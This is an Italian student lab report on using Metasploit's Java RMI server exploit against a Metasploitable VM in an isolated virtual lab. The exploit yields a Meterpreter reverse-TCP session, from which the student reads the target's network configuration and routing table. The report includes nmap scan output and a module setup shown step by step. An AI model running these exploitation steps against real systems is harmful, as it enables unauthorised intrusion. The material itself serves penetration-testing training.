
Progetto S7-L5

- ## Obiettivo


Utilizzando **Metasploit**, sfruttare la vulnerabilità della macchina Metasploitable (192.168.11.112) sulla porta **1099** (Java RMI) per ottenere una sessione di Meterpreter ed ottenere la configurazione di rete della macchina target e la sua tabella di routing.

- ## Svolgimento


Per prima cosa ho avviato la macchina Kali Linux ed impostato l'indirizzo IP statico su 192.168.11.111 (su rete interna), come indicato dalla traccia.



Ho avviato anche la macchina Metasploitable che nel nostro caso sarà la macchina target, ed ho impostato l'IP 192.168.11.112



Infine ho effettuato un **ping** per verificare che le due macchine fossero in grado di comunicare.



Dopo aver configurato il mio laboratorio virtuale, sono passato allo svolgimento vero e proprio.
Per prima cosa ho effettuato una scansione della macchina target con **nmap**, per verificare che la porta **1099** fosse realmente aperta e per verificarne il servizio attivo.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -O 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 09:57 CET
Nmap scan report for 192.168.11.112
Host is up (0.00055s latency).
Not shown: 65504 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
```


Successivamente ho avviato **Metasploit** (**msfconsole**) ed effettuato una ricerca per individuare l'exploit più adatto per lo scopo.

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                    .                normal     No     Java RMI Registry Interfa
ces Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure
Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)                   .                .          .      .
   3    \_ target: Windows x86 (Native Payload)             .                .          .      .
   4    \_ target: Linux x86 (Native Payload)               .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure
Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl De
serialization Privilege Escalation


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connectio
n_impl
```


Ho aperto le **options** e settato i parametri di mio interesse.

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasplo
                                         it/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an addre
                                         ss on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY ⇒ 20
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) >
```

Impostati i parametri e verificato che il payload fosse adatto alle mie esigenze, ho avviato l'exploit, ottenendo una sessione di **Meterpreter** sulla macchina target.



Grazie a tale sessione, ho prima aperto la configurazione di rete della Metasploitable con il comando **ipconfig**.



E infine ho aperto la sua tabella di routing con il comando **route**.